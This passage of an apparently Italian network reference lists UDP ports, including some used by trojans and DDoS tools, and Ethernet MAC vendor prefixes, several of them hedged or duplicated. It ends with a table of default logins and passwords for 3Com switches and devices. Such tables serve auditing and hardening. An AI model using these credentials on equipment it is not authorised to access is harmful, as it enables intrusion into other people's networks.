UDP 31789 Hack-A-Tack Remote Access Trojan (Windows Trojan)
UDP 31791 Hack-A-Tack Remote Access Trojan (Windows Trojan)
UDP 32768 Filenet TMS
UDP 32769 Filenet RPC
UDP 32770 Filenet NCH
UDP 32780 RPC
UDP 33270 Trinity v3 distributed attack tool
UDP 33434 traceroute use
UDP 34555 Trinoo distributed attack tool Handler
UDP 36865 KastenX Pipe
UDP 40841 CSCP
UDP 44818 Rockwell Encapsulation
UDP 45678 EBA PRISE
UDP 45966 SSRServerMgr
UDP 47557 Databeam Corporation
UDP 47624 Direct Play Server
UDP 47806 ALC Protocol
UDP 47808 Building Automation and Control Networks
UDP 48000 Nimbus Controller
UDP 48001 Nimbus Spooler
UDP 48002 Nimbus Hub
UDP 48003 Nimbus Gateway
UDP 54321 Orifice 2000 (UDP)

Ethernet MAC Address Vendor Codes

000001	SuperLAN-2U
000002	BBN (was internal usage only, no longer used)
000009	powerpipes?
00000C	Cisco
00000E	Fujitsu
00000F	NeXT
000010	Hughes LAN Systems (formerly Sytek)
000011	Tektronix
000015	Datapoint Corporation
000018	Webster Computer Corporation Appletalk/Ethernet Gateway
00001A	AMD (?)
00001B	Novell (now Eagle Technology)
00001C	JDR Microdevices generic, NE2000 drivers
00001D	Cabletron
00001F	Cryptall Communications Corp.
000020	DIAB (Data Intdustrier AB)
000021	SC&C (PAM Soft&Hardware also reported)
000022	Visual Technology
000023	ABB Automation AB, Dept. Q
000024	Olicom
000029	IMC
00002A	TRW
00002C	NRC - Network Resources Corporation - MultiGate Hub1+, Hub2, etc
000032	GPT Limited (reassigned from GEC Computers Ltd)
000037	Oxford Metrics Ltd
00003B	Hyundai/Axil Sun Sparc Station 2 clone
00003C	Auspex
00003D	AT&T
00003F	Syntrex Inc
000044	Castelle
000046	ISC-Bunker Ramo, An Olivetti Company
000048	Epson
000049	Apricot Ltd.
00004B	APT -ICL also reported
00004C	NEC Corporation
00004F	Logicraft 386-Ware P.C. Emulator
000051	Hob Electronic Gmbh & Co. KG
000052	Optical Data Systems
000055	AT&T
000058	Racore Computer Products Inc
00005A	SK (Schneider & Koch in Europe and Syskonnect outside of Europe)
00005A	Xerox 806 (unregistered)
00005B	Eltec
00005D	RCE
00005E	U.S. Department of Defense (IANA)
00005F	Sumitomo
000061	Gateway Communications
000062	Honeywell
000063	Hewlett-Packard LanProbe
000064	Yokogawa Digital Computer Corp
000065	Network General
000066	Talaris
000069	Concord Communications, Inc (although someone said Silicon Graphics)
00006B	MIPS
00006D	Case
00006E	Artisoft, Inc.
00006F	Madge Networks Ltd. Token-ring adapters
000068	Rosemount Controls
00006F	Madge Networks Ltd
000073	DuPont
000075	Bell Northern Research (BNR)
000077	Interphase [Used in other systems, e.g. MIPS, Motorola]
000078	Labtam Australia
000079	Networth Incorporated [bought by Compaq, used in Netelligent series]
00007A	Ardent
00007B	Research Machines
00007D	Cray Research Superservers,Inc [Also Harris (3M) (old)]
00007E	NetFRAME multiprocessor network servers
00007F	Linotype-Hell AG Linotronic typesetters
000080	Cray Communications (formerly Dowty Network Services) [Also shows as "Harris (3M) (new)" and/or "Imagen(?)" elsewhere]
000081	Synoptics
000083	Tadpole Technology [had Optical Data Systems which is wrong according to both]
000084	Aquila (?), ADI Systems Inc.(?)
000086	Gateway Communications Inc. (also Megahertz Corporation?)
000087	Hitachi
000089	Cayman Systems Gatorbox
00008A	Datahouse Information Systems
00008E	Solbourne(?), Jupiter(?) (I've had confirming mail on Solbourne)
000092	Unisys, Cogent (both reported)
000093	Proteon
000094	Asante MAC
000095	Sony/Tektronix
000097	Epoch
000098	Cross Com

000099	Memorex Telex Corporations
00009F	Ameristar Technology
0000A0	Sanyo Electronics
0000A2	Wellfleet
0000A3	Network Application Technology (NAT)
0000A4	Acorn
0000A5	Compatible Systems Corporation
0000A6	Network General (internal assignment, not for products)
0000A7	Network Computing Devices (NCD) X-terminals
0000A8	Stratus Computer, Inc.
0000A9	Network Systems
0000AA	Xerox Xerox machines
0000AC	Conware Netzpartner [had Apollo, claimed incorrect]
0000AE	Dassault Automatismes et Telecommunications
0000AF	Nuclear Data Acquisition Interface Modules (AIM)
0000B0	RND (RAD Network Devices)
0000B1	Alpha Microsystems Inc.
0000B3	CIMLinc
0000B4	Edimax
0000B5	Datability Terminal Servers
0000B6	Micro-matic Research
0000B7	Dove Fastnet
0000BB	TRI-DATA Systems Inc. Netway products, 3274 emulators
0000BC	Allen-Bradley
0000C0	Western Digital now SMC (Std. Microsystems Corp.)
0000C1	Olicom A/S
0000C5	Farallon Computing Inc
0000C6	HP Intelligent Networks Operation (formerly Eon Systems)
0000C8	Altos
0000C9	Emulex Terminal Servers, Print Servers
0000CA	LANcity Cable Modems (now owned by BayNetworks)
0000CC	Densan Co., Ltd.
0000CD	Industrial Research Limited
0000D0	Develcon Electronics, Ltd.
0000D1	Adaptec, Inc. "Nodem" product
0000D2	SBE Inc
0000D3	Wang Labs
0000D4	PureData
0000D7	Dartmouth College (NED Router)
0000D8	old Novell NE1000's (before about 1987?) (also 3Com)
0000DD	Gould
0000DE	Unigraph
0000E1	Hitachi (laptop built-in)
0000E2	Acer Counterpoint
0000E3	Integrated Micro Products Ltd
0000E4	mips?
0000E6	Aptor Produits De Comm Indust
0000E8	Accton Technology Corporation
0000E9	ISICAD, Inc.
0000ED	April
0000EE	Network Designers Limited [also KNX Ltd, a former division]
0000EF	Alantec
0000F0	Samsung
0000F2	Spider Communications (Montreal, not Spider Systems)
0000F3	Gandalf Data Ltd. - Canada
0000F4	Allied Telesis, Inc.
0000F6	A.M.C. (Applied Microsystems Corp.)
0000F8	DEC
0000FB	Rechner zur Kommunikation
0000FD	High Level Hardware (Orion, UK)
0000FF	Camtec Electronics (UK) Ltd.
000102	BBN (Bolt Beranek and Newman, Inc.) internal usage (not registered)
000143	IEEE 802
000163	NDC (National Datacomm Corporation)
000168	W&G (Wandel & Goltermann) [incorrect according to W&G]
0001C8	Thomas Conrad Corp.
0001FA	Compaq (PageMarq printers)
000204	Novell NE3200
000205	Hamilton (Sparc Clones)
000216	ESI (Extended Systems, Inc) print servers
000288	Global Village (PCcard in Mac portable)
0003C6	Morning Star Technologies Inc
000400	Lexmark (Print Server)
0004AC	IBM PCMCIA Ethernet adapter.
000502	Apple (PCI bus Macs)
00059A	PowerComputing (Mac clone)
0005A8	PowerComputing Mac clones
00060D	Hewlett-Packard JetDirect token-ring interfaces
000629	IBM RISC6000 system
00067C	Cisco
0006C1	Cisco
000701	Racal-Datacom
00070D	Cisco 2511 Token Ring
000852	Technically Elite Concepts
000855	Fermilab
0008C7	Compaq
001011	Cisco Systems Cisco 75xx
00101F	Cisco
00102F	Cisco Cisco 5000
00104B	3Com 3C905-TX PCI
001079	Cisco 5500 Router

00107A	Ambicom (was Tandy?)
0010F6	Cisco
001700	Kabel
002000	Lexmark (Print Server)
002008	Cable & Computer Technology
00200C	Adastra Systems Corp
002011	Canopus Co Ltd
002017	Orbotech
002018	Realtek
00201A	Nbase
002025	Control Technology Inc (Industrial Controls and Network Interfaces)
002028	Bloomberg
00202B	ATML (Advanced Telecommunications Modules, Ltd.)
002035	IBM (International Business Machines) mainframes, Etherjet printers
002036	BMC Software
002042	Datametrics Corp
002045	SolCom Systems Limited
002048	Fore Systems Inc
00204B	Autocomputer Co Ltd
00204C	Mitron Computer Pte Ltd
002056	Neoproducts
002061	Dynatech Communications Inc
002063	Wipro Infotech Ltd
002066	General Magic Inc
002067	Node Runner Inc
00206B	Minolta Co., Ltd Network printers
002078	Runtop Inc
002085	3COM SuperStack II UPS management module
00208A	Sonix Communications Ltd
00208B	Focus Enhancements
00208C	Galaxy Networks Inc
002094	Cubix Corporation
0020A5	Newer Technology
0020A6	Proxim Inc
0020AF	3COM Corporation
0020B6	Agile Networks Inc
0020B9	Metricom, Inc.
0020C5	Eagle NE2000
0020C6	NECTEC
0020D0	Versalynx Corp. "The One Port" terminal server
0020D2	RAD Data Communications Ltd
0020D3	OST (Ouet Standard Telematique)
0020D8	NetWave
0020DA	Xylan
0020DC	Densitron Taiwan Ltd
0020E0	PreMax PE-200 (PCMCIA NE2000-clone card, sold by InfoExpress)
0020E5	Apex Data
0020EE	Gtech Corporation
0020F6	Net Tek & Karlnet Inc
0020F8	Carrera Computers Inc
004001	Zero One Technology Co Ltd (ZyXEL?)
004005	TRENDware International Inc.; Linksys; Simple Net; all three reported
004009	Tachibana Tectron Co Ltd
00400B	Crescendo (now owned by Cisco)
00400C	General Micro Systems, Inc.
00400D	LANNET Data Communications
004010	Sonic Mac Ethernet interfaces
004011	Facilities Andover Environmental Controllers
004013	NTT Data Communication Systems Corp
004014	Comsoft Gmbh
004015	Ascom
004017	XCd XJet - HP printer server card
00401C	AST Pentium/90 PC (emulating AMD EISA card)
00401F	Colorgraph Ltd
004020	Pilkington Communication
004023	Logic Corporation
004025	Molecular Dynamics
004026	Melco Inc
004027	SMC Massachusetts [Had:Sigma (?), maybe the "S"?]
004028	Netcomm
00402A	Canoga-Perkins
00402B	TriGem
00402F	Xlnt Designs Inc (XDI)
004030	GK Computer
004032	Digital Communications
004033	Addtron Technology Co., Ltd.
004036	TribeStar
004039	Optec Daiichi Denko Co Ltd
00403C	Forks, Inc.
004041	Fujikura Ltd.
004043	Nokia Data Communications
004048	SMD Informatica S.A.
00404C	Hypertec Pty Ltd.
00404D	Telecomm Techniques
00404F	Space & Naval Warfare Systems
004050	Ironics, Incorporated
004052	Star Technologies Inc
004054	Thinking Machines Corporation
004057	Lockheed-Sanders
004059	Yoshida Kogyo K.K.
00405B	Funasset Limited
00405D	Star-Tek Inc
004066	Hitachi Cable, Ltd.
004067	Omnibyte Corporation

004068 Extended Systems
004069 Lemcom Systems Inc
00406A Kentek Information Systems Inc
00406E Corollary, Inc.
00406F Sync Research Inc
004072 Applied Innovation
004074 Cable and Wireless
004076 AMP Incorporated
004078 Wearnes Automation Pte Ltd
00407F Agema Infrared Systems AB
004082 Laboratory Equipment Corp
004085 SAAB Instruments AB
004086 Michels & Kleberhoff Computer
004087 Ubitrex Corporation
004088 Mobius NuBus (Mac) combination video/EtherTalk
00408A TPS Teleprocessing Sys. Gmbh
00408C Axis Communications AB
00408E CXR/Digilog
00408F WM-Data Minfo AB
004090 Ansel Communications PC NE2000 compatible twisted-pair ethernet cards
004091 Procomp Industria Eletronica
004092 ASP Computer Products, Inc.
004094 Shographics Inc
004095 Eagle Technologies [UMC also reported]
004096 Telesystems SLW Inc
00409A Network Express Inc
00409C Transware
00409D DigiBoard Ethernet-ISDN bridges
00409E Concurrent Technologies Ltd.
00409F Lancast/Casat Technology Inc
0040A4 Rose Electronics
0040A6 Cray Research Inc.
0040AA Valmet Automation Inc
0040AD SMA Regelsysteme Gmbh
0040AE Delta Controls, Inc.
0040AF Digital Products, Inc. (DPI).
0040B4 3COM K.K.
0040B5 Video Technology Computers Ltd
0040B6 Computerm Corporation
0040B9 MACQ Electronique SA
0040BD Starlight Networks Inc
0040C1 Bizerba-Werke Wilheim Kraut
0040C2 Applied Computing Devices
0040C3 Fischer and Porter Co.
0040C5 Micom Communications Corp.
0040C6 Fibernet Research, Inc.
0040C7 Danpex Corporation
0040C8 Milan Technology Corp.
0040CC Silcom Manufacturing Technology Inc
0040CF Strawberry Tree Inc
0040D2 Pagine Corporation
0040D4 Gage Talker Corp.
0040D7 Studio Gen Inc
0040D8 Ocean Office Automation Ltd
0040DC Tritec Electronic Gmbh
0040DF Digalog Systems, Inc.
0040E1 Marner International Inc
0040E2 Mesa Ridge Technologies Inc
0040E3 Quin Systems Ltd
0040E5 Sybus Corporation
0040E7 Arnos Instruments & Computer
0040E9 Accord Systems, Inc.
0040EA PlainTree Systems Inc
0040ED Network Controls International Inc
0040F0 Micro Systems Inc
0040F1 Chuo Electronics Co., Ltd.
0040F4 Cameo Communications, Inc.
0040F5 OEM Engines
0040F6 Katron Computers Inc
0040F9 Combinet
0040FA Microboards Inc
0040FB Cascade Communications Corp.
0040FD LXE
0040FF Telebit Corporation Personal NetBlazer
004F49 Realtek
004F4B Pine Technology Ltd.
00504D Repotec Group
00504E UMC UM9008 NE2000-compatible ISA Card for PC
006008 3Com Found in a 3Com PCI form factor 3C905 TX board
006009 Cisco Catalyst 5000 Ethernet switch
006025 Active Imaging Inc.
00602F Cisco
00603E Cisco 100Mbps interface
006047 Cisco
006052 Realtek (RTL 8029 == PCI NE2000)
00605C Cisco
006067 Acer Lan
006070 Cisco routers (2524 and 4500)
006083 Cisco Systems, Inc. 3620/3640 routers
00608C 3Com (1990 onwards)
006094 AMD PCNET PCI
006097 3Com
0060B0 Hewlett-Packard
008000 Multitech Systems Inc
008001 Periphonics Corporation
008004 Antlow Computers, Ltd.
008005 Cactus Computer Inc.
008006 Compuadd Corporation

008007	Dlog NC-Systeme
008009	Jupiter Systems (older MX-600 series machines)
00800D	Vosswinkel FU
00800F	SMC (Standard Microsystem Corp.)
008010	Commodore
008012	IMS Corp. IMS failure analysis tester
008013	Thomas Conrad Corp.
008015	Seiko Systems Inc
008016	Wandel & Goltermann
008017	PFU
008019	Dayna Communications "Etherprint" product
00801A	Bell Atlantic
00801B	Kodiak Technology
00801C	Cisco
008021	Newbridge Networks Corporation
008023	Integrated Business Networks
008024	Kalpana
008026	Network Products Corporation
008029	Microdyne Corporation
00802A	Test Systems & Simulations Inc
00802C	The Sage Group PLC
00802D	Xylogics, Inc. Annex terminal servers
00802E	Plexcom, Inc.
008033	Formation (?)
008034	SMT-Goupil
008035	Technology Works
008037	Ericsson Business Comm.
008038	Data Research & Applications
00803B	APT Communications, Inc.
00803D	Surigiken Co Ltd
00803E	Synernetics
00803F	Hyundai Electronics
008042	Force Computers
008043	Networld Inc
008045	Matsushita Electric Ind Co
008046	University of Toronto
008048	Compex, used by Commodore and DEC at least
008049	Nissin Electric Co Ltd
00804C	Contec Co., Ltd.
00804D	Cyclone Microsystems, Inc.
008051	ADC Fibermux
008052	Network Professor
008057	Adsoft Ltd
00805A	Tulip Computers International BV
00805B	Condor Systems, Inc.
00805C	Agilis(?)
00805F	Compaq Computer Corporation
008060	Network Interface Corporation
008062	Interface Co.
008063	Richard Hirschmann Gmbh & Co
008064	Wyse
008067	Square D Company
008069	Computone Systems
00806A	ERI (Empac Research Inc.)
00806B	Schmid Telecommunication
00806C	Cegelec Projects Ltd
00806D	Century Systems Corp.
00806E	Nippon Steel Corporation
00806F	Onelan Ltd
008071	SAI Technology
008072	Microplex Systems Ltd
008074	Fisher Controls
008079	Microbus Designs Ltd
00807B	Artel Communications Corp.
00807C	FiberCom
00807D	Equinox Systems Inc
008082	PEP Modular Computers Gmbh
008086	Computer Generation Inc.
008087	Okidata
00808A	Summit (?)
00808B	Dacoll Limited
00808C	Frontier Software Development
00808D	Westcove Technology BV
00808E	Radstone Technology
008090	Microtek International Inc
008092	Japan Computer Industry, Inc.
008093	Xyron Corporation
008094	Sattcontrol AB
008096	HDS (Human Designed Systems) X terminals
008098	TDK Corporation
00809A	Novus Networks Ltd
00809B	Justsystem Corporation
00809D	Datacraft Manufactur'g Pty Ltd
00809F	Alcatel Business Systems
0080A1	Microtest
0080A3	Lantronix (see also 0800A3)
0080A6	Republic Technology Inc
0080A7	Measurex Corp
0080AD	CNet Technology Used by Telebit (among others)
0080AE	Hughes Network Systems
0080AF	Allumer Co., Ltd.
0080B1	Softcom A/S
0080B2	NET (Network Equipment Technologies)
0080B6	Themis corporation
0080BA	Specialix (Asia) Pte Ltd
0080C0	Penril Datability Networks
0080C2	IEEE 802.1 Committee

0080C6	Soho
0080C7	Xircom, Inc.
0080C8	D-Link (also Solectek Pocket Adapters, and LinkSys PCMCIA)
0080C9	Alberta Microelectronic Centre
0080CE	Broadcast Television Systems
0080D0	Computer Products International
0080D3	Shiva Appletalk-Ethernet interface
0080D4	Chase Limited
0080D6	Apple Mac Portable(?)
0080D7	Fantum Electronics
0080D8	Network Peripherals
0080DA	Bruel & Kjaer
0080E0	XTP Systems Inc
0080E3	Coral (?)
0080E7	Lynwood Scientific Dev Ltd
0080EA	The Fiber Company
0080F0	Kyushu Matsushita Electric Co
0080F1	Opus
0080F3	Sun Electronics Corp
0080F4	Telemechanique Electrique
0080F5	Quantel Ltd
0080F7	Zenith Communications Products
0080FB	BVM Limited
0080FE	Azure Technologies Inc
00A000	Bay Networks Ethernet switch
00A092	Intermate International [LAN printer interfaces]
00A0D1	National Semiconductor [COMPAQ Docking Station]
00A0D2	Allied Telesyn
00A024	3com
00A040	Apple (PCI Mac)
00A0C9	Intel (PRO100B cards)
00A0CC	MacSense 100Base-TX Adapter for Mac Also seen in PCs (?)
00AA00	Intel
00B0D0	Computer Products International
00C000	Lanoptics Ltd
00C001	Diatek Patient Managment
00C002	Sercomm Corporation
00C003	Globalnet Communications
00C004	Japan Business Computer Co.Ltd
00C005	Livingston Enterprises Inc Portmaster (OEMed by Cayman)
00C006	Nippon Avionics Co Ltd
00C007	Pinnacle Data Systems Inc
00C008	Seco SRL
00C009	KT Technology (s) Pte Inc
00C00A	Micro Craft
00C00B	Norcontrol A.S.
00C00C	ARK PC Technology, Inc.
00C00D	Advanced Logic Research Inc
00C00E	Psitech Inc
00C00F	QNX Software Systems Ltd. [also Quantum Software Systems Ltd]
00C011	Interactive Computing Devices
00C012	Netspan Corp
00C013	Netrix
00C014	Telematics Calabasas
00C015	New Media Corp
00C016	Electronic Theatre Controls
00C017	Fluke
00C018	Lanart Corp
00C01A	Corometrics Medical Systems
00C01B	Socket Communications
00C01C	Interlink Communications Ltd.
00C01D	Grand Junction Networks, Inc.
00C01F	S.E.R.C.E.L.
00C020	Arco Electronic, Control Ltd.
00C021	Netexpress
00C023	Tutankhamon Electronics
00C024	Eden Sistemas De Computacao SA
00C025	Dataproducts Corporation
00C027	Cipher Systems, Inc.
00C028	Jasco Corporation
00C029	Kabel Rheydt AG
00C02A	Ohkura Electric Co
00C02B	Gerloff Gesellschaft Fur
00C02C	Centrum Communications, Inc.
00C02D	Fuji Photo Film Co., Ltd.
00C02E	Netwiz
00C02F	Okuma Corp
00C030	Integrated Engineering B. V.
00C031	Design Research Systems, Inc.
00C032	I-Cubed Limited
00C033	Telebit Corporation
00C034	Dale Computer Corporation
00C035	Quintar Company
00C036	Raytech Electronic Corp
00C039	Silicon Systems
00C03B	Multiaccess Computing Corp
00C03C	Tower Tech S.R.L.
00C03D	Wiesemann & Theis Gmbh
00C03E	Fa. Gebr. Heller Gmbh
00C03F	Stores Automated Systems Inc
00C040	ECCI
00C041	Digital Transmission Systems
00C042	Datalux Corp.
00C043	Stratacom
00C044	Emcom Corporation
00C045	Isolation Systems Inc
00C046	Kemitron Ltd

00C047	Unimicro Systems Inc
00C048	Bay Technical Associates
00C049	US Robotics Total Control (tm) NETServer Card
00C04D	Mitec Ltd
00C04E	Comtrol Corporation
00C04F	Dell
00C050	Toyo Denki Seizo K.K.
00C051	Advanced Integration Research
00C055	Modular Computing Technologies
00C056	Somelec
00C057	Myco Electronics
00C058	Dataexpert Corp
00C059	Nippondenso Corp
00C05B	Networks Northwest Inc
00C05C	Elonex PLC
00C05D	L&N Technologies
00C05E	Vari-Lite Inc
00C060	ID Scandinavia A/S
00C061	Solectek Corporation
00C063	Morning Star Technologies Inc May be miswrite of 0003C6
00C064	General Datacomm Ind Inc
00C065	Scope Communications Inc
00C066	Docupoint, Inc.
00C067	United Barcode Industries
00C068	Philp Drake Electronics Ltd
00C069	California Microwave Inc
00C06A	Zahner-Elektrik Gmbh & Co KG
00C06B	OSI Plus Corporation
00C06C	SVEC Computer Corp
00C06D	Boca Research, Inc.
00C06F	Komatsu Ltd
00C070	Sectra Secure-Transmission AB
00C071	Areanex Communications, Inc.
00C072	KNX Ltd
00C073	Xedia Corporation
00C074	Toyoda Automatic Loom Works Ltd
00C075	Xante Corporation
00C076	I-Data International A-S
00C077	Daewoo Telecom Ltd
00C078	Computer Systems Engineering
00C079	Fonsys Co Ltd
00C07A	Priva BV
00C07B	Ascend Communications ISDN bridges/routers
00C07D	RISC Developments Ltd
00C07F	Nupon Computing Corp
00C080	Netstar Inc
00C081	Metrodata Ltd
00C082	Moore Products Co
00C084	Data Link Corp Ltd
00C085	Canon
00C086	The Lynk Corporation
00C087	UUNET Technologies Inc
00C089	Telindus Distribution
00C08A	Lauterbach Datentechnik Gmbh
00C08B	RISQ Modular Systems Inc
00C08C	Performance Technologies Inc
00C08D	Tronix Product Development
00C08E	Network Information Technology
00C08F	Matsushita Electric Works, Ltd.
00C090	Praim S.R.L.
00C091	Jabil Circuit, Inc.
00C092	Mennen Medical Inc
00C093	Alta Research Corp.
00C095	Znyx (Network Appliance box); Jupiter Systems (MX-700 series)
00C096	Tamura Corporation
00C097	Archipel SA
00C098	Chuntex Electronic Co., Ltd.
00C09B	Reliance Comm/Tec, R-Tec Systems Inc
00C09C	TOA Electronic Ltd
00C09D	Distributed Systems Int'l, Inc.
00C09F	Quanta Computer Inc
00C0A0	Advance Micro Research, Inc.
00C0A1	Tokyo Denshi Sekei Co
00C0A2	Intermedium A/S
00C0A3	Dual Enterprises Corporation
00C0A4	Unigraf OY
00C0A7	SEEL Ltd
00C0A8	GVC Corporation
00C0A9	Barron McCann Ltd
00C0AA	Silicon Valley Computer
00C0AB	Jupiter Technology Inc
00C0AC	Gambit Computer Communications
00C0AD	Computer Communication Systems
00C0AE	Towercom Co Inc DBA PC House
00C0B0	GCC Technologies,Inc.
00C0B2	Norand Corporation
00C0B3	Comstat Datacomm Corporation
00C0B4	Myson Technology Inc
00C0B5	Corporate Network Systems Inc
00C0B6	Meridian Data Inc
00C0B7	American Power Conversion Corp
00C0B8	Fraser's Hill Ltd.
00C0B9	Funk Software Inc
00C0BA	Netvantage
00C0BB	Forval Creative Inc
00C0BD	Inex Technologies, Inc.
00C0BE	Alcatel - Sel
00C0BF	Technology Concepts Ltd

00C0C0 Shore Microsystems Inc
00C0C1 Quad/Graphics Inc
00C0C2 Infinite Networks Ltd.
00C0C3 Acuson Computed Sonography
00C0C4 Computer Operational
00C0C5 SID Informatica
00C0C6 Personal Media Corp
00C0C8 Micro Byte Pty Ltd
00C0C9 Bailey Controls Co
00C0CA Alfa, Inc.
00C0CB Control Technology Corporation
00C0CD Comelta S.A.
00C0D0 Ratoc System Inc
00C0D1 Comtree Technology Corporation (EFA also reported)
00C0D2 Syntellect Inc
00C0D4 Axon Networks Inc
00C0D5 Quancom Electronic Gmbh
00C0D6 J1 Systems, Inc.
00C0D9 Quinte Network Confidentiality Equipment Inc
00C0DB IPC Corporation (Pte) Ltd
00C0DC EOS Technologies, Inc.
00C0DE ZComm Inc
00C0DF Kye Systems Corp
00C0E1 Sonic Solutions
00C0E2 Calcomp, Inc.
00C0E3 Ositech Communications Inc
00C0E4 Landis & Gyr Powers Inc
00C0E5 GESPAC S.A.
00C0E6 TXPORT
00C0E7 Fiberdata AB
00C0E8 Plexcom Inc
00C0E9 Oak Solutions Ltd
00C0EA Array Technology Ltd.
00C0EC Dauphin Technology
00C0ED US Army Electronic Proving Ground
00C0EE Kyocera Corporation
00C0EF Abit Corporation
00C0F0 Kingston Technology Corporation
00C0F1 Shinko Electric Co Ltd
00C0F2 Transition Engineering Inc
00C0F3 Network Communications Corp
00C0F4 Interlink System Co., Ltd.
00C0F5 Metacomp Inc
00C0F6 Celan Technology Inc.
00C0F7 Engage Communication, Inc.
00C0F8 About Computing Inc.
00C0FA Canary Communications Inc
00C0FB Advanced Technology Labs
00C0FC ASDG Incorporated
00C0FD Prosum
00C0FF Box Hill Systems Corporation
00DD00 Ungermann-Bass IBM RT
00DD01 Ungermann-Bass
00DD08 Ungermann-Bass
00E011 Uniden Corporation
00E014 Cisco Ethernet switch
00E016 rapid-city (now a part of bay networks)
00E01E Cisco Lightstream 1010
00E029 SMC EtherPower II 10/100
00E02C AST - built into 5166M PC motherboard (win95 id's as Intel)
00E034 Cisco
00E039 Paradyne 7112 T1 DSU/CSU
00E04F Cisco
00E083 Jato Technologies, Inc.
00E08F Cisco Systems Catalyst 2900
00E098 Linksys PCMCIA card
00E0A3 Cisco
00E0B0 Cisco Systems Catalyst 2900/5000
00E0B8 AMD PCNet in a Gateway 2000
00E0C5 BCOM Electronics Inc.
00E0F7 Cisco
00E0F9 Cisco
00E0FE Cisco
020406 BBN internal usage (not registered)
020701 Interlan [now Racal-InterLAN] DEC (UNIBUS or QBUS), Apollo, Cisco
020701 Racal-Datacom
026060 3Com
026086 Satelcom MegaPac (UK)
02608C 3Com IBM PC; Imagen; Valid; Cisco; Macintosh
02AA3C Olivetti
02CF1F CMC Masscomp; Silicon Graphics; Prime EXL
02E03B Prominet Corporation Gigabit Ethernet Switch
02E6D3 BTI (Bus-Tech, Inc.) IBM Mainframes
080001 Computer Vision
080002 3Com (formerly Bridge)
080003 ACC (Advanced Computer Communications)
080005 Symbolics Symbolics LISP machines
080006 Siemens Nixdorf PC clone
080007 Apple
080008 BBN (Bolt Beranek and Newman, Inc.)
080009 Hewlett-Packard
08000A Nestar Systems
08000B Unisys
08000D ICL (International Computers, Ltd.)
08000E NCR/AT&T

08000F	SMC (Standard Microsystems Corp.)
080010	AT&T [misrepresentation of 800010?]
080011	Tektronix, Inc.
080014	Excelan BBN Butterfly, Masscomp, Silicon Graphics
080017	National Semiconductor Corp. (used to have Network System Corp., wrong NSC)
08001A	Tiara? (used to have Data General)
08001B	Data General
08001E	Apollo
08001F	Sharp
080020	Sun
080022	NBI (Nothing But Initials)
080023	Matsushita Denso
080025	CDC
080026	Norsk Data (Nord)
080027	PCS Computer Systems GmbH
080028	TI Explorer
08002B	DEC
08002E	Metaphor
08002F	Prime Computer Prime 50-Series LHC300
080030	CERN
080032	Tigan
080036	Intergraph CAE stations
080037	Fuji Xerox
080038	Bull
080039	Spider Systems
08003B	Torus Systems
08003D	cadnetix
08003E	Motorola VME bus processor modules
080041	DCA (Digital Comm. Assoc.)
080044	DSI (DAVID Systems, Inc.)
080045	???? (maybe Xylogics, but they claim not to know this number)
080046	Sony
080047	Sequent
080048	Eurotherm Gauging Systems
080049	Univation
08004C	Encore
08004E	BICC [3com bought BICC, so may appear on 3com equipment as well]
080051	Experdata
080056	Stanford University
080057	Evans & Sutherland (?)
080058	??? DECsystem-20
08005A	IBM
080066	AGFA printers, phototypesetters etc.
080067	Comdesign
080068	Ridge
080069	Silicon Graphics
08006A	ATTst (?)
08006E	Excelan
080070	Mitsubishi
080074	Casio
080075	DDE (Danish Data Elektronik A/S)
080077	TSL (now Retix)
080079	Silicon Graphics
08007C	Vitalink TransLAN III
080080	XIOS
080081	Crosfield Electronics
080083	Seiko Denshi
080086	Imagen/QMS
080087	Xyplex terminal servers
080088	McDATA Corporation
080089	Kinetics AppleTalk-Ethernet interface
08008B	Pyramid
08008D	XyVision XyVision machines
08008E	Tandem / Solbourne Computer ?
08008F	Chipcom Corp.
080090	Retix, Inc. Bridges
09006A	AT&T
10005A	IBM
100090	Hewlett-Packard Advisor products
1000D4	DEC
1000E0	Apple A/UX (modified addresses for licensing)
2E2E2E	LAA (Locally Administered Address) for Meditech Systems
3C0000	3Com dual function (V.34 modem + Ethernet) card
400003	Net Ware (?)
444553	Microsoft (Windows95 internal "adapters")
444649	DFI (Diamond Flower Industries)
475443	GTC (Not registered!) (This number is a multicast!)
484453	HDS ???
484C00	Network Solutions
4854E8	winbond?
4C424C	Information Modes software modified addresses (not registered?)
52544C	Novell 2000
5254AB	REALTEK (a Realtek 8029 based PCI Card)
565857	Aculab plc audio bridges
800010	AT&T [misrepresented as 080010? One source claims this is correct]
80AD00	CNET Technology Inc. (Probably an error, see instead 0080AD)
AA0000	DEC obsolete
AA0001	DEC obsolete
AA0002	DEC obsolete
AA0003	DEC Global physical address for some DEC machines
AA0004	DEC Local logical address for DECNET systems
C00000	Western Digital (may be reversed 00 00

	C0?)
EC1000	Enance Source Co., Ltd. PC clones(?)

Le passwords di defaults

Queste che seguono sono alcune password di default.

Manufacturer	*Model*	OS Version	Login	Password
3Com	-	1.25	root	letmein
3Com	Super Stack 2 Switch	Any	manager	manager
3Com	AccessBuilder® 7000 BRI	Any	-	-
3Com	CoreBuilder 2500	-	-	-
3Com	Switch 3000/3300	-	manager	manager
3Com	Switch 3000/3300	-	admin	admin
3Com	Switch 3000/3300	-	security	security
3com	Cable Managment System SQL Database (DOSCIC DHCP)	Win2000 & MS	DOCSIS_APP	3com
3Com	NAC (Network Access Card)	-	adm	none
3Com	HiPer ARC Card	v4.1.x of HA	adm	none
3Com	CoreBuilder 6000	-	debug	tech
3Com	CoreBuilder 7000	-	tech	tech
3Com	SuperStack II Switch 2200	-	debug	synnet
3Com	SuperStack II Switch 2700	-	tech	tech
3Com	SuperStack / CoreBuilder	-	admin	-
3Com	SuperStack / CoreBuilder	-	read	-
3Com	SuperStack / CoreBuilder	-	write	-
3Com	LinkSwitch and CellPlex	-	tech	tech
3Com	LinkSwitch and CellPlex	-	debug	synnet
3com	Superstack II 3300FX	-	admin	-
3com	Switch 3000/3300	-	Admin	3com
3com	3comCellPlex7000	-	tech	tech
3Com	Switch 3000/3300	-	monitor	monitor
3Com	AirConnect Access Point	n/a	-	comcomcom
3com	Superstack II Dual Speed 500	-	security	security
3Com	OfficeConnect 5x1	at least 5.x	-	PASSWORD
3Com	SuperStack 3 Switch 3300XM	-	admin	-
3com	Super Stack 2 Switch	Any	manager	manager
3Com	SuperStack II Switch 1100	-	manager	manager
3Com	SuperStack II Switch 1100	-	security	security
3com	super stack 2 switch	any	manager	manager
3Com	Office Connect Remote 812	-	root	!root
3Com	Switch 3000/3300	-	admin	admin
3COM	OCR-812	-	root	!root
3com	-	-	-	-
3com	NBX100	2.8	administrator	0000
3com	Home Connect	-	User	Password
